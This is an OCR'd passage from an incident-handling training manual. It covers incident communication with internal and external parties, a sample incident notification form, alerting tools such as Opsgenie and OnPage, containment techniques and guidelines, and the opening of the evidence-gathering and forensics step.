- **Secured communication**: The IH&R team should have a highly secured communication solution that can protect the confidentiality and integrity of the team communication at the time of handling the incident, even though the attacker may still have access to the network.
- **Retain communication**: IH&R team's communication must be saved and reused for improving the future IR process and techniques while handling a similar type of incident. Additionally, these communication logs can be used for legal proceedings.
- **Incident dashboard**: Using an incident dashboard accessible through an internal network might help to communicate with the employees and stakeholders. The dashboard contains regular updates on recent incidents and reports.
- **Pre-existing templates:** The IH&R team must use pre-established email templates for different types of incidents to ease the internal communication process.

## External Communication

Communicating with external bodies during an incident can include customers, suppliers, consultants, media agencies, and other regulatory authorities. The IH&R team should also communicate the incident details to the legal authorities during an incident based on the legal aspects of the country in which the organization is located. As media communication plays a critical role during an incident, a technical expert from the IH&R team can help them respond to media queries efficiently. The IH&R team can use some of the following questions to develop or prepare for media queries:

- Why did the incident happen?
- Which resources are affected?
- Is there any sensitive information leakage?
- What are your plans for preventing it?
- How severe is the incident?
- What is the expected damage?
- When did you identify the incident?
- Have you identified the attackers?
- Can you mitigate the incident?

External communication during an incident may differ based on the type of incident that occurred and organizational policies. As per the requirements, an organization may or may not communicate the incident details to all the external bodies listed below:

- **Customers:** Communicate the consequences they may face such as service delay during the incident.
- **Suppliers:** Inform the impact on their business relationships and consequences during the incident.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Consultants:** This may include third parties such as accountants, legal advisors, etc. who can provide some useful information to reduce the overall damage during the incident.
- **Legal authorities:** Communicating the incident details with these authorities can help the organization identify the responsible person and present it before the court of law for justice.
- **Media:** Responding to media queries should be from the start as they will have an intuition about what is going on.
- **Banks:** Communicating with the banks during an incident can help the organization get the necessary banking changes, such as access to Internet banking, at the earliest if required.
- **Partnerships:** Providing the incident details during an incident can help them contribute to efficient incident management and can be a valuable step toward business relations.

## Incident Notification Form

The following screenshots show a sample incident notification form:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Ref. No.: _____

# Preliminary Information Security Incident Report

| Background Information | | |
|---|---|---|
| **Name of Bureau/Department (B/D):** | | |
| **Brief Description on the affected system (E.g., system name, function, URLs):** | | |
| **Physical location of the affected system:** ❑ Within B/D ❑ External service provider facility<br>**System administered/operated by:** ❑ In-house staff ❑ End user ❑ Outsourced service provider | | |
| **General Information** | | |
| **Incident Number:** | **Date Reported:** | **Primary Contact:** |
| **Department:** | **Division:** | **Phone:** |
| **Reporting Entity Information** | | |
| ***Name:*** | **Designation:** | **Department:** |
| ***Office Contact:*** | **24 hours Contact:** | |
| ***Email Address (Notes address preferred):*** | | |
| **Incident Details** | | |
| **Date/Time (Occurred):** | | |
| **Date/Time (Discovered):** | **Date/Time (Reported to GIRO Standing Office):** | |
| **Incident Location:** | | |

Figure 2.28: Sample incident notification form—page 1


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | | |
|---|---|---|
| **Description of the Incidents:**<br>***What Occurred:*** _____<br><br>**Initial Findings (if any):**<br>***How Occurred:*** _____<br>***Why Occurred:*** _____<br>***Any Vulnerabilities Identified:*** _____ | | |
| **Category of the incident:** | ❑ Abuse of information systems | ❑ Compromise of information systems and data assets |
| | ❑ Denial of service attack | ❑ Leaking of classified data in electronic form |
| | ❑ Masquerading | ❑ Loss of mobile device or removable media that contain classified data |
| | ❑ Massive malware infection | ❑ Ransomware |
| | ❑ Website defacement | ❑ Inappropriate use of network resources |
| | ❑ Copyright infringement | ❑ Others: |
| **Components/Assets Affected:** | ❑ Email System<br>❑ Information / Data<br>❑ Software<br>❑ Others: _____ | ❑ Hardware<br>❑ Network<br>❑ Website |
| **Details of Components/Assets Affected:** | | |
| **Impacts:** | ❑ Confidentiality<br>❑ Availability<br>❑ Others, please specify:_____ | ❑ Integrity<br>❑ Government's image |
| **Please provide details on the impact and service interruption period, if any:** | | |

Figure 2.29: Sample incident notification form—page 2


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | |
|---|---|
| **Severity of the incident:** | ❑ Critical ❑ High ❑ Moderate ❑ Low |
| **Current status of the incident:** | |
| **Is personal data involved in the incident?** | ❑ Yes, what does it involved: _____<br>❑ No |
| **Type of personal data involved:** | ❑ Social Security number ❑ Driver license number<br>❑ Identification card ❑ Financial account number and access code<br>❑ Medical information ❑ Residential Information<br>❑ Others: _____ |
| **Internal Individuals / Entities Notified:** | ❑ Information System Manager ❑ Information Coordinator<br>❑ Incident Response Manager ❑ ISIRT Commander<br>❑ GIRO Standing Office ❑ Others: _____ |
| **External Individuals / Entities Notified:** | ❑ CSTCB of the Police: _____ (Date/Time)<br>❑ PCPD: _____ (Date/Time)<br>❑ Others: _____ (Date/Time) |
| **Actions Taken to Resolve Incident:** | |
| **Actions Planned to Resolve Incident:** | |
| **Outstanding Actions:** | |
| **Current System Status:** | |
| **Other Information:** | |

| **Media / Public Enquiry (If applicable)** | |
|---|---|
| **No. of Media Enquiry received:** | **No. of Public Enquiry received:** |

**Review, Approval and Signature**

**Signature:** _____ **Date / Time:** _____

Figure 2.30: Sample incident notification form—page 3

## Tools for Incident Notification

Incident notification tools allow IH&R teams to notify internal or external parties about the incidents. These tools allow incident handlers to alert individuals to be cautious about the identified incidents. Incident handlers can use tools such as Opsgenie, OnPage, etc., to notify concerned departments or individuals about incidents or errors.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Opsgenie**

  Source: *https://www.atlassian.com*

  Opsgenie allows the IH&R team to send notifications and critical alerts to the internal and external groups during an incident by using multiple channels. It also allows deep integrations to other functionalities such as ticketing, chatting, monitoring, group alerts, filtering noises, and notification that can help the IH&R team, along with the other internal and external groups in getting crucial information on time.





Figure 2.31: Screenshot of Opsgenie

- **OnPage**

  Source: *https://www.onpage.com*

  OnPage allows the IH&R team to automate the incident alerting and notification system to notify both the internal and external groups during a security incident. The tool can also notify or escalate the next user if a notification is not acknowledged on a given time. The IH&R team can also sync the notifications and settings in real time across the devices for instant notifications. Moreover, OnPage supports a priority messaging system to notify the IH&R team along with the internal and external groups based on high and low-priority incidents.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.32: Screenshot of OnPage

## Step 5: Containment

Containment focuses on limiting the scope and extent of an incident. It deals with information and computing services. The containment stage aims to stop the attack from spreading to similar resources across the organization and reduce losses and damages.

This section discusses the process flow of containment, common techniques used in the containment process, and guidelines for incident containment.

### Process Flow of Incident Containment

The process flow of containment starts with deciding the appropriate containment strategy for the particular type of incident. Then, depending on the requirements of the technical response, management response, or legal response to the incident, the task will be assigned to the technical team, management team, or legal team, respectively to contain the incident. Depending on the containment status, the containment task can be escalated back to the containment strategy stage to facilitate any modifications to the strategy.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.33: Process flow of incident containment

## Incident Containment

The IH&R team, along with technical, management, and legal teams, prepare a containment strategy to control the effect of the incident and request input from external support if required. Incident containment requires implementing an appropriate strategy that limits the risk and ensures that critical forensic evidence is not destroyed. Depending on the compromised resources, the IH&R team must determine the actions required to contain the incident.

Suppose the security incident has compromised systems, networks, or workstations. In that case, the IH&R team must determine whether to shut down the system, disconnect the network, or continue the operations to contain the attack. The response to all these situations depends on the type and magnitude of the incident. Shutting down the systems and disconnecting them from the network is the best option when the incident has compromised critical files and sensitive information. However, incident responders should also ensure that such actions do not disrupt business or, at the very least, ensure they restore the functions at the earliest.

The IH&R team plays a significant role at this stage in reducing the threat or incident's magnitude or complexity and preventing further damage to the organization.

The criteria for selecting appropriate containment procedure include the following:

- The potential damage caused to the resources
- Need for safeguarding the evidence
- Availability of services
- Time required to implement the containment strategy
- Effectiveness of the strategy (e.g., short-term containment or long-term containment)
- Duration of the containment solution


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some of the key activities of an IH&R team in containing a security incident should include:

- The IH&R team, along with technical and managerial personnel, must prepare a containment procedure to control the effects of the incident(s).
- The procedure must include feedback from external support, if required.
- The IH&R team must check the type of response required to contain the incident and assign the tasks to the technical, managerial, or legal teams to contain the incident.
- Once the relevant team has completed the assigned task, the IH&R team must ensure that the containment was successful.
- If incident containment fails, then the IH&R team must escalate the process to an advanced stage, review and update the containment procedure, and restart the process.
- If the incident is contained, then the IH&R team must close the containment task and move to next level of the IH&R process.

Common techniques used in the containment phase include the following:

- **Disable System Services**

  To reduce the impact of the incident and to continue system operations, the team should temporarily disable the compromised system services. If the incident has occurred through an unknown vulnerability, then the IH&R team should disconnect the system from the network until the incident is resolved.

- **Disable Accounts and Reset Passwords**

  If the attacker has compromised the accounts or systems used to access accounts, then the IH&R team should disable these accounts and change the passwords on all affected systems to minimize any further loss of data in the network and systems. Moreover, it is also necessary to change the passwords of all systems that interact with the affected system to contain the attack.

- **Complete Backup of the Infected System**

  Take backups of the data on affected systems and use it to restore the services offered by that system if it is damaged during IR. System backups can also help in the further investigation of the incident.

- **Temporary Shutdown of the Compromised System**

  If compromised computer systems must be shut down to contain the situation, then shut them down temporarily. This shutdown limits the damage caused by the incident and gives the IH&R team extra time to analyze the problem.

- **System Restoration**

  The IH&R team can restore the compromised systems with a trusted backup copy using hardware resources. Before restoring the system, identify the incident sources such as vulnerabilities, threats, and access paths and patch the system.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Maintain a Low Profile**

  The incident responders must ensure that the intruder does not get any clue of tracing during the containment phase by maintaining a low profile. This can make the intruder not to erase the paths during their malicious activities. The IH&R team can achieve this by the implementation of standard procedures such as using IDS, latest antivirus, etc. that can help to trace the intruders easily and avoid further damages.

## Guidelines for Incident Containment

The main purpose of the containment strategy is to control the effects of the attack as soon as possible and to maintain business continuity. Incident responders must adhere to the following guidelines to properly contain an incident in the organization:

- Compromised code can undermine security; therefore, it is important to maintain caution
- Create forensic backups of the data with proper media
- Choose a safe location for data storage
- System logs and router logs should be acquired and reviewed
- Identify all risks if operations continue after the incident
- Administrators and system owners should stay well-informed about the latest information regarding the security incident
- Change all necessary passwords and implement a strong password policy
- Create documents and maintain records for every action
- Dedicate a team to containing any type of security issue
- Secure the affected area to contain changes
- Review information right from the identification phase
- Remember that honeypots significantly enhance security
- Avoid conventional methods for tracing back incidents; they may alert attackers
- Frame and encourage IH&R team members and other employees to follow standard procedures and policies during the containment process
- Remember that system alteration is risky until the IH&R team obtains a complete backup
- Ensure that containment strategies adhere to the regulatory compliance frameworks
- Employ threat intelligence for effective incident containment
- Automate the process of incident containment to restrict the scope of the incident
- Implement multi-factor authentication to thwart a repeat compromise


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Step 6: Evidence Gathering and Forensic Analysis

After containing an incident, an IH&R team must concentrate on digging deep into the incident by gathering more information about it, identifying its root cause, uncovering threat actors behind it, and specifying its threat vectors. These objectives can be achieved in the evidence-gathering and forensic analysis phase of the IH&R process. This section discusses the process flow of evidence gathering and forensics analysis, the concept of evidence gathering, forensics analysis, and evidence handling.

## Process Flow of Evidence Gathering and Forensics Analysis

An IH&R team will collect crucial evidence about the incident and simultaneously create a chain of custody document. After collection and protection, investigators must analyze existing evidence to identify the cause and nature of the incident and trace the perpetrators of the crime. Further, they must also document the results of forensic analysis and submit them to management for further processing. If the perpetrator is identified with the forensic analysis, then the management will decide whether to legally prosecute the perpetrator or let the organization's disciplinary team handle the case. If there is a need for law enforcement, then the management or a designated authority will contact a third-party law enforcement agency.

During the investigation, if the team fails to identify the perpetrator, then the management must decide whether to close the investigation or pass it to an external investigation agency for further investigation. If third-party investigators can investigate the incident and identify the perpetrator, then they will report the findings to the management, which will make appropriate decisions. Suppose the third-party investigators also fail to identify the perpetrator. In that case, the IH&R team or management can recommend an update to the IH&R processes that will enable them to carry out more successful investigations in the future.

The process flow of evidence gathering and forensics is shown in the figure below.

